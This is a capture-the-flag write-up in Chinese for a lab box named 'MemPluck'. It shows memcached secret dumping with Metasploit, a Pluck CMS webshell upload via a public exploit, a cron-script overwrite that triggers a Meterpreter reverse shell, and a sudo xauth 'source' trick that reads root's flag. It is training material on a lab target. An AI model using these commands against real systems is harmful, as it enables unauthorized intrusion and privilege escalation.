




基本信息收集

nmap端口扫描

```

A yepian  12:33  4GiB/26GiB
• ▶ nmap -A -p- 172.21.96.43
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 12:33 +0800
Nmap scan report for 172.21.96.43
Host is up (0.0040s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-generator: pluck 4.7.16
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Hello World! - MemPluck
|_Requested resource was http://172.21.96.43/?file=hello-world
11211/tcp open  memcached Memcached 1.6.32 (uptime 25 seconds)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds

```

暴露web应用pluck 4.7.16 和memcached 1.6.32

利用web应用

CVEdetails查到[pluck 4.7.16](#)受到多个授权RCE漏洞影响

找到pluck的[Github仓库](#) 得到目录结构 枚举 `/data/` 目录文件 所有php文件都不可读 没有找到什么有价值的东西

memcached暴露 尝试dump数据

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	11211	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(gather/memcached_extractor) > set RHOSTS 172.21.96.43
RHOSTS => 172.21.96.43
```

```
msf auxiliary(gather/memcached_extractor) > run
[+] 172.21.96.43:11211 - Found 10 keys
```

Keys/Values Found for 172.21.96.43:11211

=====

Key	Value
----	-----
secret1	"VALUE secret1 0 16\r\nr7LXjjCSKD12UESf\r\nEND\r\n"
secret10	"VALUE secret10 0 16\r\nub1AhtcxjeF9kyu6\r\nEND\r\n"
secret2	"VALUE secret2 0 16\r\nKUvCf0u9EnK62asM\r\nEND\r\n"
secret3	"VALUE secret3 0 16\r\nImDRsKMF2ideEooH\r\nEND\r\n"
secret4	"VALUE secret4 0 16\r\nntaPLnkhR0VCFJMzc\r\nEND\r\n"
secret5	"VALUE secret5 0 16\r\nEzW0LPPhKfZjSSfY\r\nEND\r\n"
secret6	"VALUE secret6 0 16\r\noFMQ0hb1082CEbMw\r\nEND\r\n"
secret7	"VALUE secret7 0 16\r\nnsw3H5nYR6jVPp5Ks\r\nEND\r\n"
secret8	"VALUE secret8 0 16\r\nV0mMwgCw3RAqT6x5\r\nEND\r\n"
secret9	"VALUE secret9 0 16\r\nqeyTvHFA0jeLbx1i\r\nEND\r\n"

```
[+] 172.21.96.43:11211 - memcached loot stored at /home/yepian/.msf4/loot/20260402130652_default_172.21.96.43_memcached.dump_279991.txt
```

```
[*] 172.21.96.43:11211 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(gather/memcached_extractor) >
```

得到十个secret 用第七个成功登录Pluck面板 /admin

用Exploit-db的exploit/php/webapps/50826.py 利用CVE-2022-26965 通过导入themes上传webshell

```
Pluck CMS 4.6.3 - 'cont1' HTML Injection | php/webapps/34790.txt
Pluck CMS 4.7 - Directory Traversal | php/webapps/36986.txt
Pluck CMS 4.7 - HTML Code Injection | php/webapps/27398.txt
Pluck CMS 4.7 - Multiple Local File Inclusion | php/webapps/36129.txt
Pluck CMS 4.7.13 - File Upload Remote Code Execution | php/webapps/49909.py
Pluck CMS 4.7.16 - Remote Code Execution (RCE) | php/webapps/50826.py
Pluck CMS 4.7.3 - Cross-Site Request Forgery | php/webapps/40566.py
Pluck CMS 4.7.3 - Multiple Vulnerabilities | php/webapps/38002.txt
Pluck v4.7.18 - Remote Code Execution (RCE) | php/webapps/51592.py
pluck v4.7.18 - Stored Cross-Site Scripting | php/webapps/51420.txt
PluckCMS 4.7.10 - Unrestricted File Upload | php/webapps/52448.txt
```

Shellcodes: No Results

A yepian 13:20 9GiB/26GiB

• cp \$edb/php/webapps/50826.py /tmp/mempluck

A yepian 13:21 9GiB/26GiB

•

A yepian /tmp/mempluck v3.14.3 13:23 - 2s955ms 10GiB/26GiB

• cd Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC/

...e-Execution-Authenticated--POC main v3.14.3 13:23 10GiB/26GiB

• ls

exploit.py README.md shell.tar

...e-Execution-Authenticated--POC main v3.14.3 13:23 10GiB/26GiB

• python3 ./exploit.py 172.21.96.43 80 sw3H5nYR6jVPp5Ks /


Authentication was succesfull, uploading webshell

Uploaded Webshell to: http://172.21.96.43:80//data/themes/shell/shell.php

...e-Execution-Authenticated--POC main v3.14.3 13:24 10GiB/26GiB


•

webshell所在目录不可读 转而利用[CVE-2023-50564](#) 通过导入modules上传webshell 成功RCE 得到user flag



横向移动到其他用户

从 /etc/passwd 找到两个用户名 凭据复用登陆SSH



枚举本地环境 没有发现什么特别的 但是注意到/etc/crontabs/root和/etc/crontabs/scdyh非空 疑似有定时任务

用pspy64监控文件系统操作和进程创建

```
2026/04/02 15:22:00 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:22:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:22:00 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:22:00 FS:      OPEN DIR | /opt/
2026/04/02 15:22:00 FS:      ACCESS DIR | /opt/
2026/04/02 15:22:00 FS:      ACCESS DIR | /opt/
2026/04/02 15:22:00 FS:      CLOSE_NOWRITE DIR | /opt/
2026/04/02 15:23:00 FS:      CLOSE_WRITE | /var/log/messages
2026/04/02 15:23:00 FS:      OPEN | /var/log/messages
2026/04/02 15:23:00 CMD: UID=1001 PID=16822 | /bin/sh -c /usr/bin/python3 /opt/init_memcached.py
2026/04/02 15:23:00 FS:      MODIFY | /var/log/messages
2026/04/02 15:23:00 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:23:00 FS:      OPEN DIR | /opt/
2026/04/02 15:23:00 FS:      ACCESS DIR | /opt/
2026/04/02 15:23:00 FS:      CLOSE_NOWRITE DIR | /opt/
2026/04/02 15:23:08 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:23:08 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:23:08 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:23:59 CMD: UID=0 PID=16840 | /sbin/mdev power_supply
2026/04/02 15:23:59 CMD: UID=0 PID=16839 | /sbin/mdev power_supply
2026/04/02 15:24:00 FS:      CLOSE_WRITE | /var/log/messages
2026/04/02 15:24:00 FS:      OPEN | /var/log/messages
2026/04/02 15:24:00 CMD: UID=1001 PID=16841 | /bin/sh -c /usr/bin/python3 /opt/init_memcached.py
2026/04/02 15:24:00 FS:      MODIFY | /var/log/messages
2026/04/02 15:24:00 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      OPEN | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      ACCESS | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      CLOSE_NOWRITE | /opt/init_memcached.py
2026/04/02 15:24:00 FS:      OPEN DIR | /opt/
2026/04/02 15:24:00 FS:      ACCESS DIR | /opt/
2026/04/02 15:24:00 FS:      CLOSE_NOWRITE DIR | /opt/
|
```

发现了两个定时任务 以root身份执行的那个貌似没用 而以scdyh身份执行的定时任务很蹊跷 memcached 初始化只需要启动时执行一次即可 不需要定时任务

检查发现/opt目录组所有 可写 因此可以删除init_memcached.py 替换成恶意payload

```
Mempluck:/opt$ nano init_memcached.py
ncurses: cannot initialize terminal type ($TERM="xterm-kitty"); exiting
Mempluck:/opt$ export TERM=xterm
Mempluck:/opt$ nano init_memcached.py
Mempluck:/opt$ cat init_memcached.py
#!/usr/bin/env python3
import os
os.system("/tmp/shell")
Mempluck:/opt$ |
```

本地监听 等待反弹shell执行

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.21.98.55:4444
[*] Sending stage (3090404 bytes) to 172.21.97.118
[*] Meterpreter session 1 opened (172.21.98.55:4444 → 172.21.97.118:39546) at 2026-04-02 15:56:11 +0800

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 2624 created.
Channel 1 created.
id
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
|
```

成功得到用户scdyh的shell

利用LOLBins读取root.txt

简单枚举用户信息

```
meterpreter > shell
Process 2624 created.
Channel 1 created.
id
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
sudo -l
Matching Defaults entries for scdyh on Mempluck:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for scdyh:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User scdyh may run the following commands on Mempluck:
    (ALL : ALL) NOPASSWD: /usr/bin/xauth
|
```

发现可以以root身份免密码运行/usr/bin/xauth 我没有在GTFObins找到这个LOLBins

sudo执行 发现进入了命令行模式 看一下help帮助页

```
help
add dpyname protoname hexkey    add entry
exit                             save changes and exit program
extract filename dpyname...      extract entries into file
help [topic]                     print help
info                             print information about entries
list [dpyname...]                list entries
merge filename...                merge entries from files
nextract filename dpyname...     numerically extract entries
nlist [dpyname...]              numerically list entries
nmerge filename...               numerically merge entries
quit                             abort changes and exit program
remove dpyname...                remove entries
source filename                  read commands from file
version                          show version number of xauth
?                                list available commands
generate dpyname protoname [options] use server to generate entry
options are:
    timeout n      authorization expiration time in seconds
    trusted        clients using this entry are trusted
    untrusted      clients using this entry are untrusted
    group n        clients using this entry belong to application group n
    data hexkey    auth protocol specific data needed to generate the entry
```

注意到source filename 可以任意读文件 执行 `source /root/root.txt` 即可得到flag